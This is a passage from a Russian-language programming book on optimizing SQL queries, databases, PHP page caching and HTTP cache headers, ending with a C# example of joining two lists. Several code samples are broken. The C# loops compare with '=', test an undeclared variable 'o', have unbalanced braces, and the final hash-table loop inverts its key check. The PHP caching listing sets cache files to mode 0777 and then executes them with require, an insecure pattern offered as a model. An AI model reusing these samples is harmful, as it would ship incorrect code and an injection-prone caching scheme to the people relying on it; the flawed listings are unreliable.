WHERE ColumnName=20
```

Оба выбирают все данные из одной и той же таблицы. Только первый покажет строки, в которых колонка `ColumnName` содержит значение 10, а второй покажет строки, где эта же колонка содержит значение 20. На первый взгляд они очень похожи и должны выполняться по одному и тому же плану. Но это заметно только человеку, оптимизатор этого может не увидеть и, несмотря на их схожесть, будет производить все подготовительные шаги для каждого.

Чтобы этого не было, нужно использовать переменные. Переменные в SQL схожи по назначению с переменными в PHP, но в зависимости от СУБД и драйвера могут оформляться разным способом. Поэтому я не буду делать никаких оформлений, чтобы не сбить вас с толку, а просто буду называть переменные именем `paramX`, где *X* — это любое число:

```
SELECT *
FROM TableName
WHERE ColumnName=param1
```

Теперь достаточно только передать значение переменной `param1`. В этом случае SQL-запросы будут восприниматься оптимизатором как одинаковые и лишних затрат на проведение подготовительных этапов не будет.

Получается, что параметры позволяют защититься не только от SQL-инъекции, но и повысить скорость выполнения сервером запросов. Используйте этот очень простой и эффективный метод.

Буфер для хранения планов выполнения не бесконечен, поэтому в нем хранятся данные только о последних SQL-запросах (количество зависит от размера буфера). Если какой-то SQL-запрос выполняется достаточно часто, то в нем обязательно нужно использовать переменные, потому что это значительно повысит производительность. Попробуйте дважды выполнить один и тот же SQL-запрос и посмотреть на скорость выполнения. Вторичное выполнение будет намного быстрее, что может быть заметным даже на глаз.

Если вы работаете с MS SQL Server, то в нем я рекомендую выполнить команду:

```
SET STATISTICS TIME ON
```

И после этого выполните SQL-запрос. В SQL Management Studio помимо результата запроса вы должны на вкладке **Messages** (рис. 8.1) увидеть еще и статистику выполнения, например такую:

```
SQL Server parse and compile time:
   CPU time = 0 ms, elapsed time = 1 ms.
SQL Server parse and compile time:
   CPU time = 0 ms, elapsed time = 1 ms.

(0 row(s) affected)

 SQL Server Execution Times:
   CPU time = 0 ms,  elapsed time = 0 ms.
```




Рис. 8.1. Служебная информация выполнения запроса

Если у вас сложная программа и очень много различных запросов, то все они не смогут поместиться в кеше. В этом случае можно воспользоваться хранимыми процедурами. Они оптимизируются на этапе компиляции.

Если SQL-запрос выполняется не очень быстро, но очень редко, то можно не сильно обращать внимания на его оптимизацию. Да, это утверждение верно, но только не для web-серверов, где производительность имеет критическое значение всегда.

Современные СУБД могут поддерживать вложенные SQL-запросы. В некоторых случаях программисты начинают ими злоупотреблять. При написании SQL-запросов старайтесь использовать минимальное количество операторов `WHERE`, особенно вложенных в секцию `SELECT`.

Современные базы данных достаточно умные и в случае с простым запросом могут найти самый эффективный план выполнения, как бы вы ни писали свой запрос. Но когда запрос становится очень большим, то оптимизатор может начать ошибаться, поэтому запросы нужно писать максимально просто с минимальным количеством `SELECT`.

Для повышения производительности иногда хорошо помогает вынос лишнего `SELECT` в секцию `FROM`. Но иногда бывает и наоборот — быстрее будет выполняться SQL-запрос, в котором `SELECT` вынесен из `FROM` в тело `WHERE`. Это уже зависит от оптимизатора конкретной СУБД и конкретного случая. Но в целом лучше делать больше упор на `JOIN`.

Допустим, нам надо выбрать всех людей из базы данных, которые работают на предприятии в данный момент. Для всех работающих, указанных в колонке `Status`, ставится код, который можно получить из справочника состояний. Посмотрим на первый вариант SQL-запроса:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=
   (SELECT idStatus FROM tbStatus WHERE Name='Работает')
```

Вам необязательно полностью понимать суть. Главное здесь в том, что в секции `WHERE` выполняется вложенный SQL-запрос. Он будет генерироваться для каждой строки в таблице `tbPerson`, что может оказаться накладным (получается цикл, а цикл — враг производительности).

При таком простом запросе оптимизатор SQL может выполнять запрос по-разному, но теоретически мы его просим делать именно подзапросы для каждого человека в таблице `tbPerson`, и есть вероятность, что сервер прочитает этот запрос именно так.

Если есть СУБД, которая не умеет работать с вложениями, то это приводит к необходимости написания двух SQL-запросов. Первый будет получать статус:

```
SELECT idStatus
FROM tbStatus
WHERE Name='Работает'
```

А второй будет использовать его для выборки работников:

```
SELECT *
FROM tbPerson p
WHERE p.idStatus=Полученный Статус
```

Два идеально простых запроса, для которых база данных точно выберет самый лучший и быстрый план выполнения.

Теперь посмотрим, как можно вынести `SELECT` в секцию `FROM`. Это можно сделать так:

```
SELECT *
FROM tbPerson p,
     (SELECT [idStatus] FROM tbStatus WHERE Name='Работает') s
WHERE p.idStatus=s.idStatus
```

В этом случае будет выполнен SQL-запрос из секции `FROM`. А во время связывания результата с таблицей работников мы получим окончательный результат. Таким образом, вложение не будет выполняться для каждой строки и, соответственно, не будет цикла. Но этот способ работает только для простых вариантов.

Представленные примеры слишком просты и могут выполняться за одно и то же время с точностью до секунды благодаря оптимизатору. Но при использовании более разветвленной структуры или сложного SQL-запроса можно сравнить время выполнения и выбрать наиболее предпочтительный вариант для определенной СУБД (напоминаю, что разные СУБД могут обрабатывать SQL-запросы по-разному).

В большинстве же случаев каждый SELECT отрицательно влияет на скорость работы, поэтому в предыдущем примере нужно избавиться от него:

```
SELECT *
FROM tbPerson p, tbStatus s
WHERE p.idStatus=s.idStatus
  AND s.Name='Работает'
```

Или если использовать JOIN-подход, этот запрос можно написать так:

```
SELECT *
FROM tbPerson p
  JOIN tbStatus s on p.idStatus=s.idStatus
WHERE s.Name='Работает'
```

В данном случае такое объединение является самым простым и напрашивается само собой. В более сложных примерах программисты очень часто не видят возможности решения задачи одним SQL-запросом, хотя такое решение может существовать.

Есть мнение, что в таком запросе проверку на имя статуса также лучше перенести в JOIN:

```
SELECT *
FROM tbPerson p
  JOIN tbStatus s on p.idStatus=s.idStatus AND s.Name='Работает'
```

Лично я ни разу не видел, чтобы такой трюк повлиял на производительность, потому что оптимизатор запросов и без этого изменения видит, что нужно найти только те статусы, которые равны 'Работает'. Возможно, бывают случаи, когда такой подход быстрее, но я с таким не сталкивался. Из личного опыта могу сказать, что следующий запрос с большой вероятностью выполнится абсолютно так же и за то же время:

```
SELECT *
FROM tbPerson p
  JOIN tbStatus s on 1=1
WHERE p.idStatus=s.idStatus AND s.Name='Работает'
```

Здесь все связи указаны в разделе WHERE, и на выполнение со стороны сервера это не влияет. Просто с точки зрения чистоты кода и простоты чтения так лучше не писать. Все связи должны быть после JOIN ON, а все фильтры должны быть в WHERE:

```
SELECT *
FROM tbPerson p
  JOIN tbStatus s on p.idStatus=s.idStatus
WHERE s.Name='Работает'
```

Частая проблема производительности запросов — табличные переменные.

```
-- создаем временную таблицу из 5 случайных строк таблицы member
declare @memberids table (id int);
insert into @memberids
select top 5 MemberID from Member order by newid()
```

```
-- используем временную таблицу
select *
from Member m
       join @memberids ids on m.MemberID = ids.id
```

В этом примере используется два SQL-запроса. В первом мы выбираем случайные 5 записей из таблицы `Member` и помещаем их в табличную переменную `memberids`. Второй запрос использует эту переменную, чтобы найти записи.

В моей тестовой системе этот запрос выполнялся 1,690 миллисекунд:

```
SQL Server Execution Times:
   CPU time = 0 ms,  elapsed time = 1690 ms.
```

Это очень долго для такого запроса, но проблема в том, что у меня тестовая база данных расположена на простой SD-карточке, которая не отличается высокой скоростью, и база данных относительно большая. Это сделано специально, чтобы тестировать запросы на производительность. К тому же у меня на ноутбуке всего 8 Гбайт оперативной памяти, хотя SQL Server для своей работы требует минимум 4 Гбайта, что можно с трудом выделить при наличии всего 8.

Тот же самый результат можно получить выполнением одного `SELECT` без табличных переменных:

```
select *
from Member m
       join (select top 5 MemberID as id
              from member
              order by newid()
       ) ids on m.MemberID = ids.id
```

Этот запрос выполнялся у меня почти секунду:

```
SQL Server Execution Times:
   CPU time = 219 ms,  elapsed time = 886 ms.
```

Разница не сильно большая, но все же есть, запрос без табличной переменной выполняется быстрее почти в два раза.

А что, если мы поменяем количество случайных записей с 5 до 100. Производительность первого варианта с табличной переменной упадет до 7 секунд, а вот второй вариант у меня выполнился за 3 секунды.

Если выполнить каждый из запросов, то они каждый раз могут показывать разную статистику, но четко видно, что с табличной переменной намного медленнее, и проблема не только в том, что тут нужно выполнять два `SELECT`, но и в том, что используется переменная с таблицей, которую сервер SQL может не оптимизировать.

Табличные переменные можно использовать только если в них очень мало данных, и то, очень аккуратно и постоянно следить за производительностью, которая может сильно сократиться.

Не имеет значения, как создается табличная переменная — в SQL-запросе, как это сделано в моем примере, или если эта переменная передается запросу из кода.

В любом случае основная нагрузка ложится именно на использование. Если выполнить запрос создания и заполнения переменной:

```
declare @memberids table (id int);
insert into @memberids
select top 100 MemberID from Member order by newid()
```

у меня уходит на это 130 миллисекунд.

Следующая потенциальная проблема SQL — приведение типов. Допустим, вы выполняете следующий запрос:

```
SELECT *
FROM Member m
WHERE m.Memberid = '123132'
```

Здесь я пытаюсь найти запись `Member`, где значение `MemberId` — строка с числом. Если поле `MemberId` является числом, а вы ищите по строке, то такой SQL выполнится корректно, но его производительность может быть невысокой. Сервер может отказаться от использования индекса и начать бежать по всем записям в таблице Member, конвертировать `MemberID` из числа в строку и только после этого производить сравнение.

То же самое может произойти и если вы производите поиск по строке, но смешиваете Unicode и ANSI-строки:

```
SELECT *
FROM Member m
WHERE m.FirstName = N'Misha'
```

Если в таблице `FirstName` является просто однобайтовой строкой, то этот запрос может снова выполняться медленно, потому что мы сравниваем с Unicode-версией строки. Такое снова может привести к отказу от индекса и использованию конвертации для каждой строки в базе данных.

8.2.2. Оптимизация базы данных

Оптимизация должна начинаться еще на этапе проектирования базы данных. Очень часто программисты задают полям размер с достаточно большим запасом. Поначалу я и сам так поступал. Трудно предсказать, какого размера будут храниться данные, а если выбранного размера поля не хватит, то программа не сможет сохранить необходимую строку.

В некоторых СУБД, если не указать размер поля для хранения строки, он принимает максимально возможное значение или 255.

Это непростительное расточительство дискового пространства, если использовать тип данных char, и создаваемая база данных становится неоправданно большой. А чем она больше, тем сложнее ее обработать, больше нужно читать с диска и требуется больше оперативной памяти для эффективного кеширования.

Если же уменьшить размер, то СУБД сможет максимально быстро загрузить данные в память и произвести поиск без обращения к жесткому диску. Если база данных не

помещается в памяти, то приходится загружать ее по частям, а в худшем случае — использовать файл подкачки, который находится на диске и работает в несколько раз медленнее оперативной памяти.

Конечно же, можно увеличить объем оперативной памяти до размера базы, что позволит загрузить все данные в память и обрабатывать их там, что намного быстрее, но это не ускорит саму загрузку.

Итак, чтобы ваша база данных была минимальной, вы должны использовать только необходимый размер полей. Например, для хранения номера телефона достаточно 10 символов char, и не надо использовать для этого 50. Для таблицы с 100 000 записей это будут лишние 4 Мбайта информации. А если полей с завышенным размером 10? В этом случае расход становится слишком большим. Если поле должно иметь размер более 100 символов, подумайте о том, чтобы использовать тип TEXT или MEMO. Некоторым базам данных это действительно может помочь, потому что значения таких полей хранятся на отдельных страницах.

Можно использовать везде тип данных varchar, который более эффективно использует дисковое пространство, и в этом есть свой смысл.

В MS SQL Server для оптимизации можно попытаться использовать сжатие данных. В случае с простым жестким диском это может дать результат, потому что именно диск может быть самым слабым местом системы. В случае с SSD это уже не так заметно, но тоже можно добиться определенного результата.

Итак, если использовать сжатие данных при хранении, то при обращении к жесткому диску придется читать меньше данных, в некоторых случаях в несколько раз меньше данных, потому что базы обычно очень хорошо поддаются сжатию, если содержат повторяющиеся данные. За один раз можно прочитать больше данных и потом распаковать их на быстром процессоре.

В последних версиях SQL Server появилась возможность использовать оптимизированные для хранения в памяти таблицы. Такие таблицы обычно поднимаются сервером в оперативную память и хранятся при выполнении запросов, что может дать значительное повышение производительности.

Одновременно с оптимизацией SQL-запросов вы должны оптимизировать и саму базу данных. Это достигается с помощью введения дополнительных индексов на поля, по которым часто происходит выборка. Индексы могут значительно ускорить поиск, но с ними нужно обращаться аккуратно, потому что слишком большое их количество может замедлить работу. Чаще всего замедление происходит во время добавления или удаления записей, что требует внесения изменений в большое количество индексов.

Есть мнение, что раз база данных может медленнее производить вставку и обновление, то это плохо, и поэтому такие программисты очень редко создают индексы. Как часто вы меняете или добавляете данные? В большинстве приложений на 1 вставку приходится 100 и даже более операций поиска SELECT. Даже в такой ситуации выгоднее совсем немного затормозить вставку данных, но зато значительно повысить производительность поиска, который выполняется в 100 раз чаще.

После внесения изменений вы должны протестировать систему на предмет производительности. Если скорость не увеличилась, то удалите индекс, чтобы он не отнимал лишние ресурсы, потому что добавление следующего индекса может не принести желаемого эффекта из-за присутствия предыдущих — не используемых, но отнимающих ресурсы.

Если создать два схожих индекса, то база данных может в реальности использовать только один из них. Желательно проверять, что новые индексы реально используются базой данных.

Еще одним способом повышения скорости работы запросов может быть денормализация данных. Что это такое? У вас может быть несколько связанных таблиц: например, в одной из них находится фамилия человека, а в другой — город проживания. Чтобы получить в одном SQL-запросе оба значения, нужно навести связь между этими таблицами, что может отрицательно сказаться на производительности. В таких случаях значения одной таблицы копируют в другую и связь становится ненужной. Конечно же, появляется и избыточность данных — в двух таблицах хранится одно и то же, но это повысит скорость обработки, и иногда очень значительно.

Кроме избыточности, недостатком денормализации является и сложность поддержки данных. Если в одной таблице изменилось значение, то вы должны обновить соответствующие значения в другой таблице. Именно поэтому для денормализации используют только те поля, которые изменяются редко. Кроме того, если СУБД поддерживает триггеры, то задачу по обновлению таблиц можно переложить на нее.

Деморализация очень часто приводит и к тому, что увеличивается и размер базы данных, и тогда приходится больше читать данных с диска, а, как мы уже говорили, очень часто именно этот компонент компьютеров/серверов является самым слабым звеном.

Наиболее распространенной СУБД в web является MySQL. Для нее существует автоматический метод оптимизации: оператор `OPTIMIZE`, способный повысить скорость работы с помощью выполнения профилактических действий, которые включают сортировку индексных страниц, обновление статистики, очистку удаленных строк и т. д. Оператор имеет следующий вид:

```
OPTIMIZE TABLE имя
```

В качестве параметра *имя* указывается имя таблицы, которая требует оптимизации.

Подобные команды оптимизации есть и для других баз данных, в MS SQL Server эту же задачу выполняет `sp_updatestats`:

```
sp_updatestats Member
```

Если указать имя таблицы, то статистика обновится только для нее, как происходит в данном примере для таблицы `Member`. Если никаких параметров не указывать, то статистика будет обновлена для всей базы данных.

По умолчанию базы данных неплохо поддерживают статистику в процессе работы с базой данных, но при массовом обновлении данных могут возникнуть все же проблемы.

Современные СУБД для выбора правильного плана выполнения SQL-запроса используют статистику. Если она у вас не включена на автоматическое использование, то я рекомендую сделать это сейчас, и хотя бы раз в месяц можно производить профилактику и обновлять ее вручную.

Как статистика может нам помочь? Допустим, у нас есть список работников литейного цеха. Примерно 90% этого списка (если не более) будут составлять мужчины, ведь литейное производство достаточно тяжелое для женщин. Теперь допустим, что нам нужно найти всех женщин из этого списка. Так как их мало, наиболее эффективным вариантом будет использование индекса, но если нужно найти мужчин, то его эффективность падает. Количество выбираемых записей слишком велико, и для каждой из них обходить дерево индекса будет лишними накладными расходами. Намного проще и быстрее просканировать всю таблицу, потому что достаточно по одному разу прочитать все листья нижнего уровня индекса без необходимости многоразового чтения всех уровней.

Помимо статистики на скорость работы влияет и дефрагментация индексов. По мере работы с базой данных данные индексов могут оказаться разбросанными по диску и серверу придется читать информацию с разных сторон. Представьте себе книгу, в которой часть оглавления расположена в начале, а другая — в конце. Вам придется прыгать по двум оглавлениям в поисках нужной информации, и это замедлит поиск, даже несмотря на то, что само оглавление позволяет ускорить поиск нужной главы.

То же самое касается и индекса в базе данных. Если часть индекса расположена физически в одном месте, а другая часть — в другом, то придется прыгать по двум местам. Но в реальной жизни данные могут быть разбросаны по сотни различных мест на диске, и это может замедлить поиск. Просто собрав все данные в одном месте последовательно на диске, можно ускорить работу.

Обновление индекса также нужно сделать ежемесячной задачей профилактики базы данных. Как обновлять индексы — тут нужно смотреть конкретную базу данных, которую вы используете. В MS SQL Server это делается командой:

```
ALTER INDEX REORGANIZE
```

8.2.3. Выборка необходимых данных

При работе с базами данных мы регулярно пишем SQL-запросы на выборку данных. Количество выбираемых данных может быть очень большим. Простой пример — поисковая система. Попробуйте на web-сайте Yahoo или Google запустить поиск по слову PHP. Мне поисковая система сообщила, что найдено около 690 000 000 записей, и при этом на обработку запроса понадобилось только 0,05 секунд. В реальности выборка таких данных даже на самом быстром компьютере будет происходить намного дольше, так откуда же такая скорость? Решение находится не в мощных компьютерах компании Yahoo или Google, я просто уверен, что все кроется в правильности написания SQL-запроса.

Допустим, что каждая строка в базе данных Google занимает всего 100 байт. В реальности, конечно же, размер строки намного больше, но мы ограничимся таким маленьким числом, и даже его хватит, чтобы ужаснуться. Если умножить число 100 на количество строк в результате, то мы получим, что результат будет занимать 69 Гбайт. Даже если СУБД и используемый сценарий находятся на одном компьютере, получение таких данных отнимет не один десяток секунд. А если на разных? Даже при совершенно не занятом и самом мощном канале пересылка такого количества данных отнимет еще больше времени.

Так как же это происходит? Дело в том, что отображать пользователю весь список результатов поиска слишком накладно, поэтому он разбивается на страницы, на каждой из которых отображается от 10 до 30 записей. Исходя из этого, получение результата можно разбить на два этапа:

1. Определить общее количество записей, удовлетворяющих критериям поиска:

   ```
   SELECT Count(*)
   FROM таблица
   WHERE критерии_поиска
   ```

   Результатом SQL-запроса будет всего лишь одно число, для хранения которого хватит и 4 байтов. Такое число СУБД сможет мгновенно передать сценарию.

2. Выбрать данные для формирования только одной страницы. На начальном этапе это первая страница, и нужно выбрать первые N записей. Если страница вторая, то выбираем записи от $N + 1$ до $N + N$ и т. д. Это намного удобнее и быстрее по двум причинам:

   - когда СУБД сканирует базу данных в поиске нужных записей и находит первые N строк, то прерывает поиск и возвращает результат клиенту. Дальнейшее сканирование бессмысленно, потому что клиенту больше записей пока не нужно;
   - по сети передается только $N \times$ (размер строки данных), что намного меньше, чем размер строки, умноженный на 690 000 000.

В случае использования самой распространенной СУБД MySQL для реализации всего вышесказанного нужно использовать оператор `LIMIT`:

```
SELECT *
FROM таблица
LIMIT Y, N
```

где `Y` — строка, начиная с которой нужно возвращать результат, а `N` — количество строк. Например, если необходимо получить строки, начиная с 10-й по 25-ю, нужно выполнить SQL-запрос:

```
SELECT *
FROM таблица
LIMIT 9, 15
```

Если необходимо получить все строки, начиная с 50-й, то в качестве *N* нужно указать число –1:

```
SELECT *
FROM таблица
LIMIT 50, -1
```

Всегда получайте от СУБД только самые необходимые данные. Даже запрос лишней колонки требует лишних затрат и ресурсов не только для web-сервера, но и для сетевого оборудования, и для клиента.

8.2.4. Резюме

Мы рассмотрели только основы оптимизации SQL-запросов, за более подробной информацией обращайтесь к специализированной литературе по используемой вами СУБД. Для MS SQL Server и его оптимизации могу порекомендовать мою книгу "Transact-SQL".

8.3. Оптимизация кода

Мы рассмотрели теорию оптимизации, поговорили о том, как можно ускорить работу СУБД, а теперь нам предстоит узнать, как же можно оптимизировать сам код программы. Когда вы нашли слабое место в системе и убедились, что для работы используется наиболее эффективный алгоритм, можно переходить к улучшению кода и PHP-инструкций.

В этом разделе мы рассмотрим методы, которые могут значительно снизить время формирования web-страниц и уменьшить вероятность успешного проведения DoS-атаки. Несмотря на то, что мы будем рассматривать примеры на PHP, подобные алгоритмы можно реализовать и в других языках программирования.

8.3.1. Кеширование вывода

У PHP есть несколько интересных функций, с помощью которых можно включить буферизацию вывода и повысить скорость работы сценария — например, кеширование вывода.

Для начала кеширования необходимо вызвать функцию `ob_start`, а в конце вызвать функцию `ob_end_flush`. Все операции вывода данных (например, `print`) между вызовами этих двух функций будут сохранять данные в буфере, а не направлять клиенту. Непосредственная отправка данных клиенту произойдет только после вызова функции `ob_end_flush`. Если функция `ob_end_flush` не будет вызвана, то данные будут направлены web-серверу по завершении выполнения сценария.

Следующий пример показывает, как использовать функции кеширования:

```
<?php
 ob_start();
```

```
 // Вывод данных

 ob_end_flush();
?>
```

Во время выполнения сценария вы можете контролировать состояние буфера. Для этого можно воспользоваться одной из двух функций:

- `ob_get_contents` — функция возвращает содержимое буфера;
- `ob_get_length` — функция возвращает размер выделенного буфера.

Буферизацию можно ускорить еще больше, если включить сжатие данных. Для этого нужно выполнить функцию `ob_start`, а в качестве параметра передать строку `ob_gzhandler`:

```
<?php
 ob_start('ob_gzhandler');

 // Вывод данных
?>
```

В этом случае данные будут передаваться клиенту в сжатом виде. Если браузер клиента не поддерживает сжатия, то данные будут передаваться в открытом виде. Даже если 50% пользователей будут получать сжатые данные, вы сэкономите достаточно много трафика, а значит, и ресурсов. Для web-сервера это лишние расходы процессорного времени, ведь приходится выполнять лишние операции по сжатию. Зато сетевые каналы смогут обрабатывать большее количество запросов, а значит, и быстрее. Если ваш канал связи загружен более чем на 70%, необходимо подумать о том, чтобы включить кеширование.

8.3.2. Кеширование web-страниц

Если ваши сценарии для формирования web-страницы используют SQL-запросы к достаточно большой базе данных, и при этом изменения в ней происходят редко, то можно кешировать целые web-страницы. Как оценить, насколько редко меняется база данных? Для этого нужно сравнить частоту изменений с количеством обращений, и если между изменениями происходит более 100 обращений, то кеширование может реально помочь вашему web-сайту.

Во время кеширования, при первом обращении после внесения изменений, данные web-страницы формируются с помощью сценария и после формирования сохраняются на жестком диске в специальном каталоге. При последующем обращении к этой же web-странице сценарий проверяет наличие кеша, и если он существует, то загружает его. Таким образом, не нужно будет заново формировать web-страницу, снизится количество обращений к базе данных и значительно уменьшится нагрузка.

Для кеширования web-страниц у PHP нет готового и эффективного решения, да и не может быть, потому что это решение не может быть универсальным. Все при-

ходится создавать самостоятельно, поэтому в данном разделе нам предстоит рассмотреть возможный вариант решения проблемы кеширования.

Давайте подумаем, как объединить кеширование вывода *(см. разд. 8.3.1)* и кеширование web-страниц. Если объединить эти две технологии и немного подумать, то пример реализации кеширования web-страниц станет очевидным (листинг 8.1).

Листинг 8.1. Кеширование web-страниц

```
<?php
 // Функция чтения кеша
 function ReadCache($CacheName)
 {
    if (file_exists("cache/$CacheName.htm"))
    {
       require("cache/$CacheName.htm");
       print("<HR>Страница загружена из кеша");
       return 1;
    }
    else
     return 0;
 }

 // Функция записи кеша
 function WriteCache($CacheName, $CacheData)
 {
    $cf = @fopen("cache/$CacheName.htm", "w")
      or die ("Can't write cache");
    fputs ($cf, $CacheData);
    fclose ($cf);
    @chmod ("cache/$CacheName.htm", 0777);
 }

 // Основной код web-страницы
 if (ReadCache("MainPage")==1)
  exit;

 ob_start();
 print("<b>Главная web-страница</b>");
 print("<p>Это тестовая web-страница</p>");
 WriteCache("MainPage", ob_get_contents());
 ob_end_flush();
?>
```

Это максимально простое решение, которое не отличается чистотой кода, но я хотел просто показать идею.

Основной код сценария начинается с запроса загрузки web-страницы из кеша. Для этого у нас в листинге создана функция `ReadCache`. Функции передается имя файла, который нужно загрузить, ведь в кеше могут быть сохранены и другие web-страницы. В данном случае подразумеваем, что сценарий формирует главную web-страницу с именем `MainPage`, и именно это значение мы передаем в качестве параметра.

Давайте теперь посмотрим, что происходит в функции `ReadCache`. Здесь у нас происходит проверка на существование файла с указанным именем. Если такой файл существует, то он подключается с помощью `require`, и функция возвращает значение 1. Для примера я еще вывожу на экран сообщение о том, что эта web-страница была взята из кеша, чтобы вы видели результат работы.

Вернемся к основному коду. Если функция `ReadCache` вернула 1, то выполнение сценария прерывается. Нет смысла тратить время на формирование web-страницы, если она была взята из кеша.

Далее выполняем функцию `ob_start`, чтобы начать кеширование вывода, и начинаем формировать web-страницу. Перед тем как вызвать `ob_end_flush`, необходимо сохранить содержимое сгенерированной web-страницы, которую можно получить с помощью `ob_get_contents`. Для сохранения кеша в нашем сценарии создана функция `WriteCache`. Ей нужно передать имя, по которому определяется имя файла кеша. Второй параметр — это данные, которые будут записаны в файл. В нашем случае это результат функции `ob_get_contents`.

После создания файла изменяются его права доступа на 0777, что соответствует правам, при которых доступ к файлу разрешен всем:

```
@chmod ("cache/$CacheName.htm", 0777);
```

Загрузите с помощью браузера этот сценарий и попробуйте обновить. После обновления внизу вы увидите сообщение о том, что web-страница взята из кеша.

8.3.3. Программные решения

Кеширование можно реализовать и с помощью сторонних программных решений, например, с помощью proxy-сервера, который можно настроить между пользователем и web-сервером. В качестве такого кеша чаще используют nginx или squid. В этом случае на стороне кода нужно, главное, указать, что можно кешировать, а что нельзя, с помощью специальных параметров заголовка.

Когда вы разрабатываете стратегию кеширования, то нужно быть очень осторожным, потому что в такой кеш может попасть какая-то персональная информация. Например, если есть URL: **www.bankname/account/balance** и на ней отображается баланс аккаунта текущего пользователя, то попадание этой информации в кеш приведет к тому, что в результате последующих запросов к этой же странице все будут видеть баланс одного и того же пользователя.

Кеширование информации с помощью сторонних приложений — эффективное и очень хорошее решение, но может быть опасным с точки зрения безопасности.

Рассмотрим некоторые заголовки, которые позволят указать, что можно или нельзя кешировать:

`cache-control` – самый популярный и основной параметр. Пример использования:

```
cache-control: private, max-age=0, no-cache
```

После двоеточия можно указать `private` или `public`, и этот параметр как раз говорит есть ли на странице приватная информация. Если указать `public`, то такую информацию может кешировать даже прокси-сервер. Если указать `private`, то кешировать имеет право только браузер для текущего пользователя. Серверы тоже могут закешировать эту информацию, но это уже можно будет отнести к уязвимости кеш сервера.

В данном случае указано `private` — значит страница содержит частные данные. Дополнительно еще указано `no-cache`, что запрещает кеширование даже в браузере.

С помощью `max-age` можно указать, сколько времени можно хранить в кеше информацию.

Очень часто ресурсы могут оставаться без изменения достаточно долго, и можно указать заранее, что браузер может сохранить файл и хранить его определенное время — для этого используется заголовок `Expires`. Пример использования:

```
Expires: Sat, 1 Jan 2022 01:01:01 GMT
```

Не самый универсальный параметр, но все же можно использовать для определенных случаев, указав определенную дату.

Более эффективный способ использование `Etag`:

```
ETag: 1a926-130-9a7d79
```

Это какой-то уникальный код, в качестве которого может выступать контрольная сумма файла или дата его последнего изменения. Браузер запрашивает файл, и если он не изменился (код остался тем же), то браузер использует версию, которая уже у него есть.

В заголовке можно использовать и дату последнего изменения в виде параметра `Last-Modified`:

```
Last-Modified: Sat, 1 Jan 2020 01:01:01 GMT
```

С помощью кеширования web-страниц вы можете реально повысить скорость работы сценария, но теряете возможность создать web-сайт, ориентированный на пользователя. В этом случае трудно реализовать выбор расцветки, настройки отображения определенных частей web-сайта индивидуально каждым пользователем (например, в зависимости от предпочтений, дать возможность выбирать нужные категории новостей для отображения). Реализовать подобное с помощью кеширования достаточно сложно, а если и возможно, то эффект от его использования уменьшается настолько, что овчинка выделки не стоит.

8.3.4. Медленный код

Достаточно популярная проблема, с которой мне приходилось сталкиваться, — это объединение двух таблиц в одну. Допустим, что у нас есть два массива Person и Address, которые мы получили из двух разных источников или от двух разных SQL-запросов. Я на работе сталкиваюсь с таким регулярно.

Классическая задача, обычно выполняемая с помощью JOIN в SQL, должна быть сделана с помощью кода, потому что данные просто прибыли из разных источников и мы не смогли объединить их заранее.

Рассмотрим код на C#, который я видел уже много раз:

```
for (int i =0; i < persons.length; i++) {
   persons[i].addresses = addresses.where(m =>
      m.PersonId = persons[i].PersonId
   );
}
```

Почему-то программисты думают, что если они используют LINQ, то он магическим образом выполняется быстрее, чем следующий код:

```
for (int i =0; i < persons.length; i++) {
   for (int j =0; o < addresses.length; j++) {
     if (addresses[j].PersonId = persons[i].PersonId)
   persons[i].addresses.Add(addresses[j]);
   );
}
```

Большинство понимает, что второй вариант очень медленный, потому что он будет выполняться `persons.length * address.length` раз. Если в каждом цикле по 1000 элементов, то всего будет миллион итераций.

Но первый вариант не сильно отличается по скорости. .NET умеет производить определенную оптимизацию, но он не может магически находить элементы в произвольном списке. Так что оба варианта ужасны с точки зрения скорости.

Самый простой вариант решения проблемы — запустить два цикла:

```
Hashtable addresses_hash = new Hashtable();
for (int j =0; o < addresses.length; j++) {
  if (!addresses_hash.containsKey(addresses[j].PersonId)) {
     addresses_hash[addresses[j].PersonId] = new List<Address>();
  }
  addresses_hash[addresses[j].PersonId].Add(addresses[j]);
);

for (int i =0; i < persons.length; i++) {
  if (!addresses_hash.containsKey(persons[i].PersonId)) {
     persons[i].addresses = addresses_hash[persons[i].PersonId];
  }
}
```

В первом цикле создается Hash-таблица, доступ к элементам которой достаточно быстрый, зависит от реализации, но тут уже есть магия быстрого доступа. Второй цикл использует эту таблицу, и такой вариант будет выполняться `persons.length + address.length` раз. Если в каждом из массивов по 1000 элементов, то теперь все выполнится за 2000 раз.

